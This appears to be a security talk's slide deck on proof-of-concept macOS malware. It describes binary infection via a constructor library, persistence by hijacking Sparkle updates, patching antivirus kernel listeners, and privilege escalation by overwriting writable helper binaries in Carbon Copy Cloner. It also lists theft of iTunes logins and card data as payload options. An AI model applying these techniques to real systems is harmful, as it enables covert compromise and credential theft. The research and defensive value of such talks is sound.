
- The library has a constructor as its entrypoint.
- `extern void init(void) __attribute__((constructor));`
- When the app is started, dyld will load the infected library and call the constructor.
- Next step is to find its own address (ASLR compatible) and the image it stole the bytes from.
- Verifies if target was a framework or executable.
- Decrypts the stored bytes.

# OS.X/Boubou – How it works

- And restores them.
- Infected application can now run normally.
- We can launch a thread with our malware payload.
- A botnet with C&C.
- Or just hijack the browser(s) as Flashback did.
- Or log the IM messages.
- Or steal iTunes logins and CC info (<http://reverse.put.as/2011/11/22/evil-itunes-plugins-from-hell/>).
- Or some other (evil) stuff!



# OS.X/Boubou – How it works



# OS.X/Boubou – “APT”

- It isn't fun if you can't keep it!
- App updates will kill the infection ☹.
- But the probability of losing total access is very low.
- We infected so many apps.
- We can do better!
- Let's continue to abuse features and probabilities...

# OS.X/Boubou – “APT”

- Sparkle framework (<http://sparkle.andymatuschak.org/>).
- “*Sparkle is an easy-to-use software update framework for Cocoa developers.*”.
- Each app has its own framework copy.
- We can hijack/swizzle the update process.
- And infect again the updated version.
- Oh, and while we are there we can escalate privileges: ask user password to upgrade.

# OS.X/Boubou – “APT”

- Other ways to keep access:
- Check snare’s awesome work on EFI rootkits.
- Install a TrustedBSD rootkit. (<http://reverse.put.as/2011/09/18/abusing-os-x-trustedbsd-framework-to-install-r00t-backdoors/>)
- Patch the anti-virus. (<http://reverse.put.as/2012/02/13/av-monster-the-monster-that-loves-yummy-os-x-anti-virus-software/>)
- Classic sysent rootkit or any other type.
- Etc...

# OS.X/Boubou – AV-Monster

- This is a PoC I created a couple of months ago.
- Abuses the fact that there is a single point of entry for AV products (check Apple Note 2127).
- AVs kernel module installs a listener that receives file events and pass this info to the userland scanning engine.
- We can patch the listener.
- And it's game over!

# OS.X/Boubou – AV-Monster

## Anti-Virus Scanner

Kauth allows you to implement an anti-virus program that supports both "on access" and "post modification" file scanning. The latter is easy: all you need to do is register a listener for the `KAUTH_SCOPE_FILEOP` scope and watch for the `KAUTH_FILEOP_CLOSE` action. If you see a modified file being closed, you can pass that file to your user space daemon for scanning. As the scanning proceeds asynchronously in the background, there should be no problems with deadlock.

Implementing "on access" scanning is more challenging. Your approach depends on whether you can always fix a file. If that's the case, you can listen for `KAUTH_FILEOP_OPEN` (in the `KAUTH_SCOPE_FILEOP`) and scan the file immediately after it's been opened. However, the result of your listener is always ignored, so there is no way to deny the actor access to that file.

If you can't always fix a file, and thus you may want to deny the actor access to the file, you must listen for the appropriate actions in the `KAUTH_SCOPE_VNODE` scope. If you scan a file, detect that it's infected, and can't fix it, you should return `KAUTH_RESULT_DENY` to prevent the actor from using it.

The difficulty with both of these "on access" approaches is avoiding deadlock. See [Implementing a Listener](#) for a detailed discussion of this problem.

# OS.X/Boubou – AV-Monster

- Patches the in-memory kernel module.
- The disk version can be easily patched.
- At the time of testing no AV had checksum features.
- As far as I know it still holds true today (for most).
- Argument: if you gain root, all is lost.
- It's valid and somewhat reasonable!
- But, how really hard is to gain root access?

# Privilege escalation

- This presentation assumes that there's a way to execute the malware code.
- I'm not much of a exploitation guy.
- And assumptions are the economist's trick to simplify his job 😊.
- OS X is less audited so it should be easier to find holes.
- But... here is a simple, widespread, lame(!) and still not fixed way to do it.



# Privilege escalation – A ½ dayz


- Apps delegate privileged operations in helper binaries.
- These binaries can be overwritten due to bad permissions.
- Because many applications are installed with drag & drop.
- Permissions = logged-in user.
- Overwrite one of the helpers with a simple shell script or a binary of your choice.

# Privilege escalation – A 1/2 dayz


- Backup applications.
- Require higher privileges to make full backups.
- Overwrite one helper binary.
- Wait for a backup and voilà, exploit code is executed with higher privileges.
- Infect the whole system, install your r00tkitz, etc.
- Win!

# Privilege escalation – A ½ dayz

- Carbon Copy Cloner




# Privilege escalation – A ½ dayz



```
someones-Mac:MacOS someone$ ls -la ccc_helper.app/Contents/MacOS/
total 5448
drwxr-xr-x  7 someone  admin    238 Apr 27 16:54 .
drwxr-xr-x  9 someone  admin    306 Apr 27 16:54 ..
-rwxr-xr-x  1 someone  admin  52656 Apr 27 16:53 InstallTool
-rwxr-xr-x  1 someone  admin  73168 Apr 27 16:53 archive_manager
-rwxr-xr-x  1 someone  admin 1163152 Apr 27 16:53 ccc_helper
-rwxr-xr-x  1 someone  admin  222800 Apr 27 16:53 helper_tool
-rwxr-xr-x  1 someone  admin 1271696 Apr 27 16:53 rsync
someones-Mac:MacOS someone$
```

# Privilege escalation – A ½ dayz




Activity Monitor

Quit Process Inspect Sample Process

All Processes Filter

PID	Process Name	User	% CPU	Threads	Real Mem	Kind
1369	screencapture	someone	9.6	4	2.9 MB	Intel (64 bit)
1368	rsync	root	7.9	1	1.4 MB	Intel (64 bit)
1367	rsync	root	0.0	1	24.0 MB	Intel (64 bit)
1366	rsync	root	4.6	1	31.9 MB	Intel (64 bit)
1328	diskimages-helper	someone	4.7	3	4.8 MB	Intel (64 bit)
1308	com.bombich.ccc	root	0.0	3	1.2 MB	Intel



Sample of rsync

Display: Sample Text Refresh Save...

Process with pid 23690 sampled 1707 times

Analysis of sampling rsync (pid 23690) every 1 millisecond

Process: rsync [23690]  
Path: /Applications/Carbon Copy Cloner.app/Contents/MacOS/ccc\_helper.app/Contents/MacOS/rsync  
Load Address: 0x100000000  
Identifier: rsync  
Version: ??? (???)  
Code Type: X86-64 (Native)  
Parent Process: com.bombich.ccc [23625]

# Final remarks

- It's not really hard to write “good” OS X malware.
- The (monetary) incentives exist and are increasing.
- Number of samples will grow.
- Maybe more targeted attacks - Execs love Macs!
- Gatekeeper is an interesting move.
- But identity theft is not rocket science.
- And infection rates could be huge before there's time to cancel the certificate.

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**<http://reverse.put.as>**

**<http://github.com/gdbinit>**

**reverser@put.as**

**@osxreverser**

**#osxre @ irc.freenode.net**